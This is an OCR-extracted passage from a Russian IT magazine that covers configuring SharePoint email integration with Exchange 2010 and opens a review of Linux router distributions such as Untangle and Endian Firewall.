
• Системные требования, предъявляемые Exchange 2010, описаны в документе «Exchange 2010 System Requirements»: www.microsoft.com/exchange/2010/ru/ru/system-requirements.aspx

• Документ «Install Windows Server 2008 Features with servermanagercmd» — blogs.techrepublic.com.com/datacenter/?p=294

• Блог, посвященный SharePoint — blogs.msdn.com/sharepoint.



ПРОГРАММА УСТАНОВКИ EXCHANGE 2010 ПРАКТИЧЕСКИ НЕ ИЗМЕНИЛАСЬ



СТАНДАРТНАЯ УСТАНОВКА SHAREPOINT НЕ ДОСТАВИТ ХЛОПОТ

ходимой для обслуживания конкретной организации, вручную провести весьма проблематично, да и в этом нет необходимости. Microsoft предлагает утилиту System Center Capacity Planner (SCCP) 2007, позволяющую на основе ответов на вопросы моделировать различные приложения и оценивать их работу в разных вариантах развертывания. Скачать SCCP можно со страницы загрузки microsoft.com/systemcenter/sccp. В качестве ОС рекомендуется Win2k3 в версиях Standard/Enterprise/Datacenter/Web Edition (x32/x64). Но WSS/MOSS можно без особых проблем установить и на новые версии серверных ОС — Win2k8/SP2/R2. Исходя из требований производительности и безопасности, не стоит устанавливать SharePoint на том сервере, на котором функционирует Exchange. Также нужно иметь в виду, что SharePoint требует наличия службы SMTP-Server, которая будет конфликтовать с Exchange.
Сам процесс установки как WSS, так и MOSS практически не отличается, поэтому все сказанное ниже, в том числе и настройки, касается обоих вариантов. Для начала нам понадобится Microsoft .NET и поддержка ASP.NET в IIS:

```
> ServerManagerCmd -install NET-Framework Web-Asp-NET
```

Чтобы SharePoint принимал письма с вложениями и затем сохранял их в библиотеки документов, необходим SMTP-сервер из комплекта Windows, он будет взаимодействовать с любым другим почтовым сервером. Нужный компонент в Win2k8 ставится просто:

```
> ServerManagerCmd -install SMTP-Server
```

В качестве SQL-сервера можно использовать как платный MS SQL Server от 2005, так и SQL Server 2005 Embedded Edition (MSEE). Последний будет установлен автоматически при выборе варианта Basic. Но учитывая его ограничения (1 CPU, 1 Гб адресуемой памяти и максимальный размер базы — 4 Гб), в больших организациях целесообразнее использовать полноценный SQL-сервер.
Скачиваем дистрибутив WSS (x64) с офсайта и запускаем инсталлятор. В процессе предстоит определиться с вариантом установки — Стандартная (Basic, автономная установка на отдельный сервер в стандартной конфигурации) или Расширенная (Advanced). Второй вариант позволяет установить WSS на ферму серверов и дает больше возможностей по настройке, в частности, можно подключить внешний SQL Server вместо MSEE. Пока нам это не нужно. Выбираем Стандартная и ждем, когда закончится установка. По окончании отмечаем флажок «Запустить мастер настройки технологий и продуктов SharePoint» и следуем подсказкам мастера, задача которого — создать необходимые базы и инициализировать WSS, установив и сконфигурировав сервисы. Сам мастер предельно автоматизирован, он лишь запросит выполнить перезапуск служб IIS и SharePoint, а дальше сделает все сам. Результатом его работы будут: стандартный узел контента и узел SharePoint Central Administration. Посмотреть их можно, набрав http://имя_узла, для входа используем логин и пароль учетной записи, имеющей админские права.
Установка MOSS в режиме Basic аналогична, поэтому идем дальше. Следующие настройки также актуальны для обеих версий SharePoint, поэтому разделять их не будем.

НАСТРОЙКИ E-MAIL В SHAREPOINT При наличии соответствующих прав будут доступны функции настройки конкретного веб-узла, которые можно произвести из меню «Действия узла». Настройки же WSS в целом производятся в «Центре Администрирования SharePoint» (Sharepoint Administration Center), вызвать который можно через ярлык в меню «Пуск». Обрати внимание на номер порта, который используется для доступа к сайту. Для каждой установки WSS он будет отличаться. При необходимости его можно изменить на странице свойств сайта в консоли управления IIS (Sites — SharePoint Central Administration v3 — Site Bindings). Подсмотреть нужную цифирь также позволяет командная утилита stsadm (stsadm –o getadminport).
На первой странице будет выведен список первостепенных задач, которые следует выполнить сразу после установки. Щелкаем по имени задачи, чтобы получить более подробную информацию, после выполнения помечаем ее как выполненную. На данном этапе неплохо задействовать еще одного администратора. Чтобы это сделать, переходим в «Операции» (Operations) и в разделе «Настройки безопасности» (Security Configuration) нажимаем ссылку «Обновление группы администрато ра фермы» (Update Farm Administrator's Group). Теперь выбираем «Создать — Добавить пользователя» (New — Add User) и вводим название учетной записи (domain\user) с паролем. При этом учетная запись должна уже существовать в домене или локально. Для удобства можно воспользоваться кнопками «Проверить имена» и «Обзор».
К слову, пользователи могут иметь одно из четырех разрешений: Полный доступ, Проектирование (просмотр, добавление, удаление, настройка, обновление, утверждение), Участие (просмотр, добавление, удаление, обновление) и Чтение (только просмотр).

НАСТРАИВАЕМ ВХОДЯЩУЮ ПОЧТУ В SHAREPOINT

Особенности установки MOSS в Win2k8R2

Сама по себе установка MOSS в Win2k8* сложностей не вызывает, но в случае с Win2k8R2 придется немного потрудиться. Проблема в том, что для R2 нужна версия с интегрированным SP2, а на сайте MS для закачки предлагается только SP1. Поэтому скачиваем MOSS 2007 SP1 (при загрузке будут выданы ключи к триал версии), берем SP2 для WSS 3.0 и MOSS (все x64, ссылки ищи в блоге Microsoft SharePoint Team) и распаковываем файл установки MOSS OfficeServerwithSP1.exe:

```
> OfficeServer.exe /extract:moss
```

Теперь в каталоге moss будут находиться все файлы. Удаляем все элементы каталога Updates (если он есть) и все, что связано с SP1. Теперь аналогичным образом распаковываем exe'шники с SP для WSS и MOSS и копируем файлы в каталог Updates, кроме файла wsssetup.dll из SP2 WSS, который удаляем. Аналогично добавляем все доступные апдейты, копируя их поверх существующих файлов.

Далее устанавливаем настройки исходящей электронной почты, ответственные за отправку оповещений, приглашений и административных уведомлений. Нужно отметить, что эта установка не зависит от наличия компонента SMTP-Server и Exchange. Может быть использован любой внешний SMTP-сервер, также сам SharePoint имеет возможность самостоятельной отправки почты.

В самом простом случае достаточно отметить вариант автоматической настройки, SharePoint сам установит все параметры. В расширенном режиме уже можно указать большее количество настроек, в том числе и задать внешний SMTP-сервер. Переходим в «Параметры исходящей электронной почты» (Outgoing E-mail Settings) и заполняем поля: SMTP-сервер исходящей почты, e-mail отправителя и e-mail для ответов. Здесь указываем данные нашего Exchange 2010, установленного ранее. Причем в качестве адреса исходящей почты можно указать несуществующий e-mail, а вот ответный должен быть зарегистрирован. Опционально указываем кодировку (по умолчанию UTF-8). Да, и если что-то непонятно в настройках, практически на каждой странице имеется ссылка на пояснение.

Вторым в списке заданий стоит настройка параметров входящей электронной почты. Это позволит SharePoint принимать и архивировать входящие сообщения, сохранять документы и делать отметку в календарях при поступлении приглашений. Здесь уже необходим компонент SMTP-Server (если он не установлен, SharePoint предупредит об



▷ dvd

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как установить и настроить Windows SharePoint Services и Exchange 2010 в Windows 2008 R2.




▷ info

• Основой SharePoint являются три различные архитектуры: IIS, .NET и SQL Server.

• Подробно об Exchange 2007 смотри в октябрьском номере][за 2007 год.





УКАЗЫВАЕМ SMTP-СЕРВЕР ДЛЯ ИСХОДЯЩЕЙ ПОЧТЫ

этом). Переходим в «Настройка параметров входящей электронной почты» и устанавливаем переключатель «Разрешить на узлах этого сервера получение электронной почты?» в положение «Да». Далее подключаем службу управления каталогом, что позволит соединить узлы SharePoint с каталогом пользователей организации. Указываем контейнер Active Directory (OU=имя_контейнера,DC=домен), в котором будут создаваться новые группы рассылки, и данные нашего SMTP-сервера. Затем флажками устанавливаем параметры работы группы рассылки (прием сообщений только от пользователей, имеющих учетные записи, изменение адреса и описания группы рассылки и т.д.) В частности, активация «Использовать службу управления каталогом SharePoint для создания групп рассылки и контактов?» позволит автоматически создавать контакт в Active Directory при активации поддержки почты для элемента SharePoint. Пользователям не придется запоминать кучу данных. В целях безопасности следует активировать флажок «Принимать сообщения только от пользователей, имеющих учетные записи». Самой последней настройкой идет определение местоположения папки, где SharePoint будет искать входящую почту, принятую службой SMTP. В подсказке указан путь «c:\inetpub\mailroot\drop», который и прописываем в соответствующем поле.


В MOSS теперь можно активировать поддержку почты в библиотеке документов. Переходим к настройкам узла «Действия узла — Параметры узла» и выбираем «Библиотека документов: Параметры». В пункте «Обмен информацией» выбираем ссылку «Параметры входящей электронной почты» (в WSS такого пункта нет). Разрешаем получать электронную почту, установив флажок в самом верху страницы, и вводим электронный адрес, на который участники могут отсылать сообщения, принимаемые библиотекой. Остальные настройки позволят указать, как хранить сообщения и вложения к ним, разрешить прием сообщений от всех пользователей или в зависимости от установок библиотеки. Аналогично активируется работа с почтой для списков и компонента «Коллективное обсуждение». Далее необходимо сконфигурировать Exchange, чтобы он правильно направлял почту по адресам, прописанным в SharePoint. Для этого следует создать MX-запись в Exchange 2010 для SharePoint и завести/проверить почтовые ящики. Коннектор (соединитель отправки или соединитель получения) представляет собой логический шлюз в Exchange 2010, на который поступают входящие сообщения. Используя на этом этапе Exchange, мы получаем возможность их фильтрации, проверки антиспам модулями и антивирусными программами. Сама суть операции в новой версии не изменилась. Коннектор создается при наличии роли «HUB transport» или «Edge Transport» в EMC или Shell. В EMC переходим в «Hub Transport — Receive Connectors», затем выбираем в меню «New Receive Connector». Появится визард, заполняем предложенные поля — название, домен, для которого будет обрабатываться почта (наш SharePoint), маршрутизация почты. В Shell вызываем командлет New-ReceiveConnector:

```
PS> New-ReceiveConnector -Name
"Synack.ru Receive Connector"
-Usage Internal -RemoteIpRange
192.168.30.1-192.168.30.5
```

Все, теперь можно попробовать отправить сообщение по одному из адресов SharePoint.

ЕЩЕ НЕМНОГО ПОЛЕЗНЫХ УСТАНОВОК


Далее разберем несколько полезных настроек, которые помогут быстрее настроить работу SharePoint. Так, еще одна важная задача — настройка службы индексирования (поиска) WSS. Для этого переходим в раздел «Топология и службы» (Topology and Services), выбираем ссылку «Службы на сервере» (Services on Server) и смотрим состояние «Поиск Windows



ПОРТ КОНСОЛИ УПРАВЛЕНИЯ SHAREPOINT МОЖНО ИЗМЕНИТЬ В МЕНЕДЖЕРЕ IIS

SharePoint Services». Для ее настройки нажимаем по имени. По умолчанию для запуска службы поиска и доступа к содержимому используется учетная запись центра администрирования. В целях безопасности следует завести отдельный аккаунт с правами «Чтение», который и указать в поле «Настраиваемая — Имя пользователя». В самом низу окна расположены настройки индексирования. По умолчанию интервал составляет 5 минут, если контент меняется не часто, его нужно изменить в большую сторону, чтобы снизить нагрузку на сервер. По окончании настроек запускаем службу.

Любой учетной записи, имеющейся в Active Directory, может быть предоставлен доступ к веб-узлу SharePoint. При этом каждый пользователь AD уже имеет свой заполненный профиль — имя, отдел, компания, должность, электронная почта и так далее. Такие данные очень кстати на SharePoint, так как любой участник может воспользоваться поиском и найти нужного ему человека или информацию о нем. Поэтому, чтобы вручную не дублировать создание профиля, некоторые данные извлекаются из AD и импортируются в базу SharePoint. Кстати, возможен импорт из любой LDAP базы данных.



ПЕРВОСТЕПЕННЫЕ ЗАДАЧИ ПО НАСТРОЙКЕ SHAREPOINT

Кроме того, при отображении имени участника выводится индикатор присутствия. Этот индикатор интегрирован со службой AD, сервером Exchange и MSN Messenger. Администратор может управлять представлением данных о пользователях, а также их отображением в результатах поиска.

ЗАКЛЮЧЕНИЕ Как ты понимаешь, это только начало, в статье затронут лишь небольшой фрагмент настроек, необходимых для полноценной совместной работы SharePoint и Exchange Server. В дальнейшем тебе помогут документация проектов и личные эксперименты, только так можно понять принцип взаимодействия этих достаточно мощных решений. ⌶

СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

Сетевые регулировщики

ОБЗОР ПОПУЛЯРНЫХ ДИСТРИБУТИВОВ-РОУТЕРОВ

Среди разнообразия Linux-систем особенно выделяются специализированные дистрибутивы-роутеры. Они, как правило, имеют небольшой размер, просты и понятны в установке и настройке, а имеющиеся функции позволяют подключить к интернету домашнюю/корпоративную сеть, защитив ее от сетевых атак и вирусов. У многих таких решений есть функции контроля трафика, блокировки протоколов, антиспам-фильтр, шейпер и многое другое, поэтому выбрать «своего защитника» достаточно непросто. Эта статья поможет тебе быстрее сориентироваться.

UNTANGLE GATEWAY 7.0.1
САЙТ ПРОЕКТА: **www.untangle.com**
ДАТА ВЫХОДА: **20 октября 2009 года**
ЛИЦЕНЗИЯ: **GPL**
АППАРАТНЫЕ ПЛАТФОРМЫ: **x86_32**
СИСТЕМНЫЕ ТРЕБОВАНИЯ: **CPU 800 МГц, 512 Мб RAM, 20 Гб диск, 2+ NIC**

Дистрибутив Untangle, выпускаемый одноименной компанией, способен заменить коммерческие решения вроде ISA Server (Forefront TMG), обеспечивая безопасный доступ в интернет. Рассчитан Untangle на небольшие и средние организации, имеющие 50-300 и более компьютеров (системные требования приведены для 50). Основой Untangle послужил Debian, все настройки производятся при помощи понятного, хотя и нелокализованного интерфейса. Для управления достаточно понимать суть, глубоких знаний Unix-систем в обычной ситуации не потребуется. В отличие от других решений, использующих веб-технологии, интерфейс Untangle написан на Java, поэтому все изменения в консоли управления, статистика работы и так далее выводятся в реальном времени, что очень удобно. Хотя за использование Java пришлось заплатить повышенными системными требованиями.

Untangle выполнен в виде конструктора. После установки базовой системы в нем отсутствуют модули защиты, администратор самостоятельно выбирает то, что действительно необходимо, ориентируясь по задачам и имеющемуся оборудованию. В Untangle можно добавить 94 пакета (19 приложений), которые обеспечат: маршрутизацию, антивирусную/антифишинг/spyware защиту, обнаружение атак, анализ протоколов (7 уровень), контентную фильтрацию веб-трафика, VPN-подключения и многие другие функции. В их основе лежат популярные OpenSource-приложения: Snort, ClamAV, SpamAssassin, Squid и т.д. От DoS'а и некоторых низкоуровневых сетевых атак защищает модуль собственной разработки «Attack Blocker», который предлагается бесплатно. Антиспам-фильтр распознает спам в изображениях, для чего он подключается к OCR. Модуль анализа протоколов при необходимости способен ограничить работу любых протоколов прикладного уровня (P2P, IM и т.п., всего ~100 протоколов), даже если они используют нестандартные порты.

По подписке распространяются некоторые проприетарные разработки — антивирус Касперского, eSoft Web Filter, модуль для работы с Active Directory, резервирование настроек и т.д. Для удобства имеются и готовые «сборки» модулей, предназначенные для различных сетей — Educations, Small Business, Professional, Government (в разных вариантах поставки, распространяются также по подписке). Бесплатный модуль Reports позволяет админу получать отчеты по всем возможным ситуациям — сетевой активности, протоколам, обнаруженному спаму и вирусам, активности пользователей. Результат можно сохранить в файлы форматов PDF, HTML, XLS, CSV и XML и отправить по e-mail.

Установка дистрибутива достаточно проста и занимает минимум времени: традиционно следуем по подсказкам мастера (во время установки можно выбрать русский язык), отвечая на вопросы. По ходу будут проверены системные требования, во всех позициях должно стоять OK. Далее форматируем жесткий диск, процесс автоматизирован и достаточно нажать кнопку «Продолжить».

После перезагрузки активируется мастер, задача которого — помочь в настройке шлюза. В списке предложенных языков понятен только английский, русского здесь уже нет. Далее последовательно набираем пароль для учетной записи admin, выбираем часовой пояс, вводим регистрационную информацию (обязательны e-mail и количество компов). После этого система распознает сетевые карты и назначает их — External/Internal (при наличии третьего сетевого интерфейса можно без особых проблем организовать демилитаризованную зону). Используя мышку, назначение можно поправить, только вот определить,



где какая из карт при имеющейся информации невозможно. Задаем тип интернет-подключения (Static, DHCP, PPPoE), для проверки нажимаем «Testing Connectivity». На шаге «Internal Network» потребуется выбрать один из двух вариантов применения Untangle: Transparent Bridge или Router. При выборе второго варианта нужно указать IP-адрес интерфейса внутренней сети и опционально активировать встроенный DHCP-сервер. И последний этап — отправка тестового сообщения на ящик админа, по умолчанию используется внутренний SMTP, но можно указать и любой внешний. По окончании загружается консоль управления. Слева две вкладки: в Apps выбираем и устанавливаем пакеты, в Config — производим настройки. Все разбито по пунктам, поэтому найти нужные установки и разобраться будет весьма просто. Например, для настройки Firewall переходим в одноименную вкладку. Система сразу же предложит скачать требуемый пакет. Нажимаем «Free Download», по окончании загрузки в центре окна появится ярлык для настройки компонента.

Аналогичным образом ставим все необходимое — Attack Blocker, Protocol Control, OpenVPN, Reports и т.д. Для настройки модуля выбираем его и щелкаем по кнопке Setting. Например, в Firewall уже имеются 3 подготовленных правила (блокировка входящих соединений на 21 порт; блокирующий и разрешающий рулесеты для входящего трафика с сети 1.2.3.0). Их можно взять за основу, отредактировав или создав свое правило по аналогии. Правило создается очень просто, нажимаем Add и заполняем соответствующие поля. Здесь же в подвкладке «Event Log» можно просмотреть связанные события.

Если закрыть окно веб-клиента, перед нами появится рабочий стол. В панели несколько ярлыков, назначение которых носит больше вспомогательный характер — запуск и остановка скринсейвера, восстановление, изменение разрешения и т.п.

ENDIAN FIREWALL COMMUNITY 2.3
САЙТ ПРОЕКТА: **www.endian.com/en/community/overview**
ДАТА ВЫХОДА: **27 октября 2009 года**
ЛИЦЕНЗИЯ: **GPL**
АППАРАТНЫЕ ПЛАТФОРМЫ: **x86_32**
СИСТЕМНЫЕ ТРЕБОВАНИЯ: **CPU 166 МГц, 64 Мб RAM, 2 Гб**

Основой Endian Firewall (EFW) изначально служил IPCop Firewall, в котором разработчики решили усилить функции безопасности и юзабилити интерфейса. Сегодня от родства уже мало что осталось, а EFW строится на базе CentOS и включает полный набор средств защиты от внешних угроз, что позволяет относить его к UTM-системам (Unified Threat Management, — смотри врезку). Это stateful пакетный фильтр (netfilter), IDS/IPS (на базе Snort), фильтр контента, антивирусная проверка HTTP/FTP/POP3/SMTP трафика, защита от спама, антиспуфинг и антифишинг модули. Политики фильтрации и маршрутизации позволяют указать практически всю актуальную информацию — сетевой интерфейс, протокол, порт, IP- и MAC-адреса. Предусмотрена возможность настройки ACL к сайтам через HTTP Proxy (прозрачный или непрозрачный) с привязкой к пользователю, группе, по адресу, useragent, времени. Контентный фильтр содержит готовые настройки для более чем 20 категорий и подкатегорий.

Подключение к интернету реализовано посредством Ethernet, PPPoE, ADSL (USB, PCI), ISDN, модема, в том числе и 3G. Внешнему интерфейсу можно назначить несколько IP-адресов (IP-алиасинг). Кроме локальной (NCSA) аутентификации пользователей, предусмотрена поддержка Active Directory, LDAP и RADIUS. Добавим к этому списку создание и управление VLAN, полноценное управление QoS, поддержку SNMP. В составе EFW находим два приложения для организации защищенного VPN-соединения — OpenVPN и Openswan/Pluto (реализация IPsec для Linux).


Ведется статистика по соединениям, трафику, работе пользователей. При наступлении определенных событий на e-mail админа отправляется сообщение.

Зашифрованный архив с настройками бэкапится на USB-флешку или засылается на e-mail, так что при необходимости восстановить работу шлюза можно буквально за пару щелчков мышки.

Управление системой предусмотрено из командной строки или через локализованный веб-интерфейс.

Установка производится при помощи мастера с псевдографическим интерфейсом и достаточно проста для неискушенного пользователя. Загружаемся и подтверждаем форматирование диска, после чего начнется копирование системы, по запросу указываем IP-адрес GREEN (внутреннего) интерфейса. Вот и вся установка. После перезагрузки в консоль будут выведены данные для регистрации через веб (http://ip-адрес/ или https://ip-адрес:10443). Предлагаемое консольное меню позволяет выйти





info

•Основой IPCop и Endian Firewall служил SmoothWall, но об их родстве сейчас вряд ли кто-нибудь догадается.

•В Vyatta используются Cisco-подобные команды. Хороший повод потренироваться.

•Vyatta сочетает в себе гибкость в настройках и надежность, присущие коммерческим решениям.



